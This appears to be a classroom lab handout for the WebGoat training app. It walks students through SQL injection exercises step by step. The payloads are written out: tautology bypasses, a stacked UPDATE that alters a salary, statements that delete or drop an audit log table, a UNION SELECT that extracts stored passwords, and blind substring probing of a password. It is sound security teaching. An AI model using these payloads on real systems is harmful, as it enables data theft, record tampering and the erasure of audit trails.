
If the answer is wrong, check for typing errors, or you may need to refresh the webpage.

Remember to remove the proxy setting in the Firefox Browser so that the HTTP packets will not pass through Burp anymore.

**Exercise WebGoat – Injection Flaws – SQL Injection (Intro) (STOP HERE)**

Practising with SQL


1. In WebGoat, expand “SQL Injection Flaw”. Select SQL Injection (Introduction).
2. Read the instructions on page 1.
3. Click on Button 2 to go to page 2. Read the instructions.



1. Enter the following query to retrieve the department of Bob Franco.

select department from employees where userid = '96134'


1. You should see the message “Succeeded”.
2. Click on Button 3 to go to page 3. Read the instructions.



1. Enter the following update statement to update the department of Tobi Barnett.

update employees set department = 'Sales' where userid = '89762'


1. You should see the message “Succeeded”.
2. Click on Button 4 to go to page 4. Read the instructions.



1. Enter the following alter statement to add a new column to the table “employees”.

alter table employees add phone varchar(20)

1. You should see the message “Succeeded”.
2. Click on Button 5 to go to page 5. Read the instructions.




1. Enter the following grant statement to grant the usergroup “UnauthorizedUser” the right to alter tables.

grant alter table to UnauthorizedUser

1. You should see the message “Succeeded”.

Trying SQL Injection


1. Click on Buttons 6, 7, 8 to read about SQL Injection on page 6, 7, 8.
2. Click on Button 9 to go to page 9. Read the instructions.



1. For the first dropbox, select '. For the second dropbox, select or.

For the third dropbox, select '1' = '1

1. You should see the message “Succeeded”. Read the Explanation of how the SQL Injection worked.
2. Click on Button 10 to go to page 10. Read the instructions.



1. Try to SQL Inject the Login Count, by entering the following values.

Login\_Count: 0 or 1=1


User\_Id : 0

1. You get an Incorrect message.
2. Try to SQL Inject the User Id by entering the following values.

Login\_Count: 0

User\_Id : 0 or 1=1

1. You should see the message “Succeeded”.
2. Click on Button 11 to go to page 11. Read the instructions.



1. Try to SQL Inject the Employee Name by entering the following values.

Employee Name: a' or '1' = '1


Authentication TAN : 3SL99A

1. You get a message that you only retrieved one record.
2. Try to SQL Inject both the Employee Name and Authentication TAN.

Employee Name: a' or '1' = '1

Authentication TAN : 3SL99A' or '1' = '1

1. You should see the message “Succeeded”.
2. Click on Button 12 to go to page 12. Read the instructions.




1. First find the salary for John Smith.

Employee Name: Smith

Authentication TAN : 3SL99A

1. John Smith’s record is returned.




1. SQL Inject the Authentication TAN and chain another UPDATE statement to update John Smith’s salary to a high figure.


Employee Name: Smith

Authentication TAN : 3SL99A'; update employees set salary=100000 where userid='37648

1. You should see the message “Well done”.
2. Click on Button 13 to go to page 13. Read the instructions.



1. Enter “update” as the Action and click Search log.
2. The update statement that you ran to update John Smith’s salary is displayed.



1. Try to use SQL Injection to delete all records from the access\_log table.

Action contains : update '; delete from access\_log --

1. You get the advice to remove the whole table.



1. Try to drop the access\_log table.


Action contains : update '; drop table access\_log --

1. You should see the message “Success”.

**Exercise WebGoat – Injection Flaws – SQL Injection (advanced)**

SQL Injection with UNION

1. In WebGoat, expand “SQL Injection Flaw”. Select SQL Injection (advanced).
2. Read the instructions on page 1.
3. Click on Button 2 to go to page 2. Read the instructions.
4. Click on Button 3 to go to page 3. Read the instructions.




1. First, try to SQL Inject the Name field by entering the following.

Name : a' or 1=1 --

1. All the records from the user\_data table are displayed. Note that there are 7 columns displayed, so the original SQL query has 7 columns. The first 6 columns (userid, first\_name, last\_name, cc\_number, cc\_type and cookie) are likely to be strings, and the last column (login\_count) is likely to be a number.


There are 7 columns displayed in each row so the original SQL query has 7 columns.



1. Next, SQL Inject the Name field and append a UNION SELECT query to retrieve the records from the user\_system\_data table. As there are only 4 columns in the user\_system\_data table and the second SELECT query needs 7 columns, the ‘1’, ‘2’ and 3 are placeholders to make up the 7 columns. The datatype of the columns must match too, so the last column in the second SELECT query is a number.

Name : a' or 1=1 union select userid, user\_name, password, cookie,'1','2',3 from user\_system\_data --


1. All the records from both the user\_data and user\_system\_data tables are displayed.
2. Look for Dave’s password and enter it as the answer.




1. You should see the message “Congratulations”.

Blind SQL Injection

1. Click on Button 4 to read about Blind SQL Injection on page 4.
2. Click on Button 5 to go to page 5. Read the instructions.



1. Click on Show Hints. Click on the Arrow buttons to scroll through the hints. One of the hints states that the vulnerability is in the Register page.



1. In the form, click on Register tab and register a new user with username “student”.
2. Try to register another user with username “student”. You will get a message that “User student already exists”.
3. It is likely when you register a new user, there is a SELECT query to check if the username already exists in the table.
4. Try to SQL Inject the username.

Username : student' and '1'='1

You can enter any values for the other fields.

1. Both student and '1'='1' are true, so the SELECT query is successful and you get a message that the username already exists.
2. Try to SQL Inject the username again. This time, make the SQL query unsuccessful by having ‘1’=’2’.

Username : student' and '1'='2

1. The student is true but '1'='2' is not true, so the SELECT query is not successful. You get a message that the user is created.
2. We know there is a user “tom”. Use SQL Inject and the substring function on the password for “tom” to find if the first character of the password is ‘a’. (We are assuming the name of the column containing the password is ‘password’)

Username : tom' and substring(password,1,1)='a

1. The tom part is true but because there is a message that the user is created, this means substring(password,1,1)='a' is not true. So the password does not start with ‘a’.
2. Continue trying with all the other letters in the alphabet (upper and lower case) and numbers too, to find the first character of the password. Hackers would probably want to automate this! Hint : the first character of the password is ‘t’, is 23 characters long, and is made up of lower-case letters only.
3. To find the second character of the password

Username : tom' and substring(password,2,1)='a

And so on …

*End of Practical*